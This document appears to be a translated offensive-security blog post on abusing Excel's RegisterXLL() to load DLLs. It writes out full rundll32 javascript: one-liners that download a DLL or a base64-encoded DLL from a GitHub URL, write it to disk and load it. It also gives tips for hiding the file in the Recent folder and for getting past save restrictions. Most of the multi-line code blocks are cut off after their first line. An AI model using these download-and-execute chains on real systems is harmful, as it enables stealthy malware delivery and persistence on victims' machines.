
0x00 Preface
---
Ryan Hanson@ryHanson recently shared a technique that utilizes Excel.Application object's RegisterXLL() to load dll. I tested the POC he shared, then extended it by adding functionality to achieve remote download and execution, and analyzed the exploitation techniques related to this method, detailing the specifics in script development.
0x01 Introduction
---
This article will cover the following:
- POC testing
- Adding functionality to achieve remote download and execution
- Extension 1: Implementation via PowerShell
- Extension 2: Combined use with rundll32
0x02 POC Testing
---
The POC address is as follows:
https://gist.github.com/ryhanson/227229866af52e2d963cf941af135a52
Provided that Microsoft Office software is already installed on the system, three exploitation methods are offered.
1.rundll32
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";x=new%20ActiveXObject('Excel.Application');x.RegisterXLL('C:\\test\\messagebox.dll');this.close(); |
2.js
var excel = new ActiveXObject("Excel.Application"); |
3.powershell
$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application")) |
Note:
The tested messagebox.dll is sourced from: an open-source project.
Size 3kb, source code and compilation methods can be referred to in the article 'Use Office to maintain persistence'.
0x03 Adding Functionality
---
Jscript Basics:
1. Output content
The JavaScript code is as follows:
WScript.Echo("1"); |
Executing the JavaScript script directly will pop up a dialog box
Command execution: cscript.exe msg.js, console outputs 1
2. Special directories
Output the current user's temporary directory:
WScript.Echo(WScript.CreateObject("WScript.Shell").Environment("USER")("TEMP")); |
Output the Recent directory:

WScript.Echo(WScript.CreateObject("WScript.Shell").SpecialFolders("Recent"); |
i.e., %AppData%\Microsoft\Windows\Recent (this directory will be used later)
As shown in the figure below
Add filename and output:
WScript.Echo(WScript.CreateObject("WScript.Shell").SpecialFolders("Recent")+"\\msg.dll"); |
Add functionality to the original POC:
1. Determine if Microsoft Office is installed
By checking for the existence of the default Microsoft Office installation folder
Search for folder:
"c:\Program Files\Microsoft Office"
Corresponding js code:
var FileSys = WScript.CreateObject("Scripting.FileSystemObject"); |
2. Download the DLL file from Github and save it to the Recent directory
Method 1: Using Msxml2.XMLHTTP
var sGet=new ActiveXObject("ADODB.Stream"); |
Method 2: Using WinHttp.WinHttpRequest.5.1
h=new ActiveXObject("WinHttp.WinHttpRequest.5.1"); |
Both JS methods work, but when using under rundll32, method 2 must be used for the following reasons:
WScript.CreateObject("WScript.Shell") is not supported and must be replaced with new ActiveXObject("WScript.Shell")

Execute in cmd:

rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";xGet=new ActiveXObject("Msxml2.XMLHTTP");xGet.Open("GET","https://raw.githubusercontent.com/3gstudent/test/master/calc.dll",0);xGet.Send();
Insufficient permissions, as shown in the figure below
Note:


Choosing to save in the Recent directory is to improve concealment
When saved in the Recent directory, the downloaded dll cannot be viewed through explorer.exe, details as shown below
But the downloaded dll can be viewed under cmd, details as shown below
This issue does not exist in other directories, details as shown below
To ensure the js and rundll32 exploit code formats correspond, the original js code has been optimized accordingly, the final code is:
FileSys = WScript.CreateObject("Scripting.FileSystemObject"); |
Note:
The relevant code has been uploaded to Github. For the complete POC, refer to:
An open-source project
0x04 Extended Usage
---
1. Implementation via PowerShell
$path=$env:APPDATA+"\Microsoft\Windows\Recent\calc.dll" |
Note:
This code lacks the functionality to check whether Microsoft Office is installed.
2. Usage with rundll32
Note the following details:
- Spaces should be represented as %20

- To avoid pop-up windows after execution, include the statement document.write();
Otherwise, as shown in the figure below

Using ADODB.Stream to save files will cause errors. Test code is as follows:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","https://raw.githubusercontent.com/3gstudent/test/master/calc.dll",false);h.Send();s=new%20ActiveXObject("ADODB.Stream");s.Type=1;s.Open();s.Write(h.ResponseBody);x=new%20ActiveXObject("WScript.Shell").SpecialFolders("Recent")+"\\calc.dll";s.SaveToFile(x,2);
Prompt indicates inability to save file due to security settings, as shown in the figure below
Switching to Scripting.FileSystemObject allows saving text files but does not support binary files
Saving text file, test code is as follows:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","https://raw.githubusercontent.com/3gstudent/test/master/version.txt",false);h.Send();s=new%20ActiveXObject("Scripting.FileSystemObject");f=s.CreateTextFile("c:\\test\\1.txt",true);f.WriteLine(h.ResponseText);f.Close();

Saving binary file, test code is as follows:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","https://raw.githubusercontent.com/3gstudent/test/master/calc.dll",false);h.Send();s=new%20ActiveXObject("Scripting.FileSystemObject");f=s.CreateTextFile("c:\\test\\1.txt",true);f.WriteLine(h.ResponseText);f.Close();
Error, as shown in the figure below
Solution:
Encode the binary file as base64 and save it as a text file, then save it via Scripting.FileSystemObject
Encode calc.dll as base64 and save it to the file buffer.txt. The corresponding PowerShell code is:
$fileContent = [System.IO.File]::ReadAllBytes('calc.dll') |
Note:
Do not use the Get-content command to read binary files
Upload buffer.txt to GitHub
The corresponding JavaScript code to download base64 and save the file is:
h=new ActiveXObject("WinHttp.WinHttpRequest.5.1"); |
The code corresponding to downloading base64 and saving the file for rundll32 is as follows:
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open("GET","https://raw.githubusercontent.com/3gstudent/test/master/calcbase64.txt",false);h.Send();s=new%20ActiveXObject("Scripting.FileSystemObject");f=s.CreateTextFile("c:\\test\\1.txt",true);f.WriteLine(h.ResponseText);f.Close();
File saved successfully, this file stores the base64-encrypted calc.dll
The js code corresponding to base64 decrypting this file and loading the dll is as follows:
x="c:\\test\\calc.dll"; |
Note:
The combination of the above two code segments can be applied for file downloading via rundll32 (first downloading a base64-encrypted file through rundll32, then decrypting it using a js script), which resolves a minor bug left for readers in the previous article "JavaScript backdoor".
The PowerShell code for base64 decrypting the file and loading the corresponding DLL is as follows:
$FilePath = "C:\test\test1.dll" |
0x05 Summary
---
This article introduces methods for loading DLLs using the Excel.Application object's RegisterXLL() method, focusing on analyzing how to write JavaScript and PowerShell scripts to extend it, and addresses a minor bug left for readers in the previous article 'JavaScript backdoor'.


